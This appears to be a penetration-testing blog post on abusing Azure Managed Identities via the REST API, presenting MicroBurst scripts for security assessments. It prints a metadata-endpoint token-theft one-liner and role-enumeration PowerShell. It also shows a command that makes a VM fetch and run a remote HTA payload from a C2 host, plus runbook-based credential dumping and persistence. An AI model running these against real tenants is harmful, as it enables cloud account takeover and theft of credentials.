# Giving Azure a REST – Expanding REST API Capabilities

written by Josh Magri | May 13, 2021

One area of Azure penetration testing that I haven't seen covered much elsewhere is the abuse of Azure Managed Identities, and how they can be used with the Azure REST APIs. In this blog post I'll talk about some additions I've made to the MicroBurst repository to further our enumeration and exploitation goals.

## What are managed identities?

Very briefly, managed identities are used in Azure to allow an Azure resource access to other Azure resources. For example, if your web application server needs access to an Azure SQL database, you could assign the server a managed identity with access to the database. There are two types of managed identities in Azure, system-assigned and user-assigned. System-assigned identities only apply to one Azure resource, while user-assigned identities are their own resource and can be applied to many other resources. You can read more about managed identities here.

We've previously covered exploiting managed identities used for VMs and App Services. In this post, we will cover how to use authentication tokens from a compromised managed identity for enumerating and furthering our access.

## Compromising a managed identity

In order to compromise a managed identity, we often need to compromise the underlying resource. For example, achieving remote code execution in a web application hosted on an Azure

Virtual Machine or App Services application. Managed identities can also be compromised via server-side request forgery to the metadata endpoint, similar to attacks against AWS hosts. However, the SSRF must provide the attacker with full control over the headers, since the metadata endpoint requires an additional header to help mitigate SSRF attacks.

If we have code execution, then there is a chance that we can use the Az PowerShell module or the Azure CLI tool, if it is already installed on the host. We could also try to install the tooling on the host, but I prefer to avoid making changes to compromised hosts if possible. This leaves us with a third option: the Azure REST API provided by Microsoft. To use this API, we'll need to query the metadata endpoint for a bearer token.

Obtaining a token for a virtual machine managed identity is a simple one liner which will return a JWT.

```
$response = Invoke-WebRequest -Uri 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/' -Method GET -Headers @{Metadata="true"} -UseBasicParsing
```


Other Azure services that use managed identities will have different methods for obtaining the JWT. Many of these methods are covered in another NetSPI blog post – Gathering Bearer Tokens from Azure Services

## Enumeration

Before we can start exploiting other resources in the environment, first we need to enumerate the resources that we have access to. Managed identities can be provided an Azure role (Reader, Contributor, etc.) at several levels: Management Group, Subscription, Resource Group, and Resource (key vault, storage account, and SQL).

You can see that here in the dropdown to assign a role to an

identity.




We can enumerate all of the roles assigned to an identity with a few HTTP requests. These requests have been simplified with the following snippet of PowerShell:

```
#Grab our identity's principal ID from our JWT
$tokenPayload = $managementToken.split('.')[1]
while($tokenPayload.Length % 4){$tokenPayload += "="}
$tokenJson =
[System.Text.Encoding]::ASCII.GetString([System.Convert]::From
Base64String($tokenPayload)) | ConvertFrom-Json
$currentPrincipalID = $tokenJson.oid
#Fetch role name/ID info
$roleDefinitions = ((Invoke-WebRequest -Uri (-
join('https://management.azure.com/subscriptions/',$Subscripti
onID,'/providers/Microsoft.Authorization/roleDefinitions?api-
version=2015-07-01')) -Verbose:$false -Method GET -Headers @{
Authorization ="Bearer $managementToken"} -
UseBasicParsing).Content | ConvertFrom-Json).value
#Get all assignments in the subscription
$rbacAssignments = (((Invoke-WebRequest -Uri (-join
('https://management.azure.com/subscriptions/',$SubscriptionId
,"/providers/Microsoft.Authorization/roleAssignments?api-
version=2015-07-01")) -Verbose:$false -Method GET -Headers @{
```

```
Authorization    ="Bearer    $managementToken"}    -
UseBasicParsing).Content) | ConvertFrom-Json).value
foreach($def in $rbacAssignments.properties){
        $roleDefID = $def.roleDefinitionId.split("/")[6]
        #Search through our role definitions and find the role
name
         $roleName = ($roleDefinitions | foreach-object {if
($_.name -eq $roleDefID){$_.properties.RoleName}})
        if($roleName){
                if($def.principalId -eq $currentPrincipalID){
                        Write-Output (-join ("Current identity
has permission ", $roleName, " on scope ", $def.scope))
                }
                else{
                         Write-Output (-join ("Principal ",
$def.principalId, " has permission ", $roleName, " on scope ",
$def.scope))}
}}
```

After running this code, our output will look like this:

```
Current identity has permission Reader on scope
/subscriptions/[redacted]/resourceGroups/victim_group

Current identity has permission Reader on scope
/subscriptions/[redacted]/resourceGroups/Main/providers/Micros
oft.KeyVault/vaults/[redacted]
```

That block of code will parse the current managed identity's object ID from the JWT, attempt to fetch all the roles for a target subscription, and output any roles that our managed identity is assigned. If our identity has ANY roles within a subscription, they should be returned **without** needing Read access to the Microsoft.Authorization service (I was pleasantly surprised by this). If our account does have Read access to the Microsoft.Authorization service, then we can also grab the permissions of other principals within the subscription.

This snippet is extremely helpful for when the identity only has access to specific resources, which is likely a more

common situation than subscription or group wide access. In the past, I had resorted to grepping through the compromised file system for references to key vaults or storage accounts, so this was a very nice improvement.


In the situation where we have some level of access to an entire resource group or subscription, we need to enumerate further. To this end, I've ported most of the Get-AzDomainInfo function from MicroBurst over to the REST API equivalent (Get-AzDomainInfoREST). I say most because certain services are not supported by the API, such as listing out files in storage accounts. That said, the new REST version of the script will enumerate VMs, Network Interfaces, Automation Accounts, etc. This should help to give you a decent picture of your access to a subscription or resource group.

Below is a sample output of the function for a managed identity with Reader access to a (small) subscription and Reader access to a specific key vault.

```
C:\> Get-AzDomainInfoRest -managementToken $token -Verbose
VERBOSE: Dumping information for subscription [redacted]
VERBOSE: Getting Storage Accounts...
VERBOSE:          Getting containers for [redacted] storage
account
VERBOSE:                main container is Public
VERBOSE:          Getting containers for [redacted] storage
account
VERBOSE:        2 storage accounts were found.
VERBOSE: Getting AzureSQL Resources...
VERBOSE:          AzureSQL servers were enumerated.
VERBOSE: Getting Azure App Services...
VERBOSE:        0 App Services enumerated
VERBOSE: Getting Azure Disks...
VERBOSE:        5 Disks were enumerated.
VERBOSE: Getting Key Vault Policies...
VERBOSE: Getting Automation Account Runbooks and Variables...
VERBOSE:          Automation Accounts were enumerated.
VERBOSE: Getting Network Interfaces...
VERBOSE:            Getting Public IPs for each network
```

```
interface...
VERBOSE:        0 Public IP Addresses were found
VERBOSE:        Getting Network Security Groups...
VERBOSE:         5 Network Security Group Firewall Rules were
enumerated.
VERBOSE:                 5 Inbound 'Any Any' Network Security
Group Firewall Rules were enumerated.
VERBOSE:         Virtual Machines enumerated.
VERBOSE: Current identity has permission Reader on scope
/subscriptions/[redacted]
VERBOSE: Current identity has permission Reader on scope
/subscriptions/[redacted]/resourceGroups/Main/providers/Micros
oft.KeyVault/vaults/[redacted]
```

Similar to the original Get-AzDomainInfo, a folder will be created containing files with all of the output.




## Exploitation

Now that we have the enumeration out of the way, we can start exploiting stuff. I've added two exploitation scripts to MicroBurst and modified the existing scripts to handle cases where a large number of keys/credentials were returned. I was on an engagement where I had GUI access to a large key vault and noticed that not all of the keys were being dumped due to Microsoft only returning a certain number of results in a request, and then including a "nextLink" parameter which must be requested to fetch the rest of the results. Something to watch out for if you're hacking on scripts for the API.

The two new scripts are ports of existing functionality to the API. The first, Invoke-AzVMCommandREST, allows a Contributor to execute a command on a VM. One caveat here is that I have not found a way to return the output to the console, though there is an option to output it to a storage account. My workaround to this is either POSTing the result of the command to a Burp Collaborator instance, or simply use this function to obtain a C2 beacon and handle any IO operations over that channel. You can see an example usage below. Something to note is that you can either specify a subscription + resource group + VM name, or the script will automatically enumerate them and prompt you with a menu of potential targets.


```
Invoke-AzVMCommandREST -managementToken $token -commandToExecute "mshta.exe c2[dot]netspi[dot]com/malicious.hta"
```

The second script, Get-AzAutomationAccountCredsREST, will create and run a runbook to dump any credentials from all Automation Accounts that the identity has access to. This replicates some of the functionality of Get-AzPasswords. There's also a function in there, Invoke-AzRunbook, that abstracts the ability to execute an arbitrary PowerShell script in a runbook. This could be used to create a runbook with a webhook for persistence, or any of your other favorite runbook-based attacks. The runbook will be cleaned up afterwards but a job will be left in the jobs tab containing any output from the runbook, so keep this IOC in mind. This is one of the reasons that MicroBurst utilizes certificates when exporting credentials from automation accounts, to avoid displaying sensitive information to any user with permissions to read automation account jobs. You can see this in action below, note that the "Source Snapshot" is not available since the runbook has been deleted.

```
echo "Write-Output You shouldn't be seeing this!" > runme.ps1

Invoke-AzRunbook -targetScript .\runme.ps1 -managementToken $token -automationAccount [accountName] -subscriptionId
```

```
[subID] -resourceGroup [resourceGroup]
```




## Conclusion

Overall, porting existing functionality to the REST API is mostly straightforward. There are largely one-to-one mappings of API endpoints to Az/CLI commands, we just have to do the bits that Az/CLI would normally do, like getting file contents or generating GUIDs. I expect that more tooling will be ported over as the need arises to exploit various services.

Hopefully, these scripts will come in handy for securing your (or somebody else's) Azure tenant. If there are other REST API related features you'd like to see implemented, feel free to submit a pull request to the MicroBurst repository.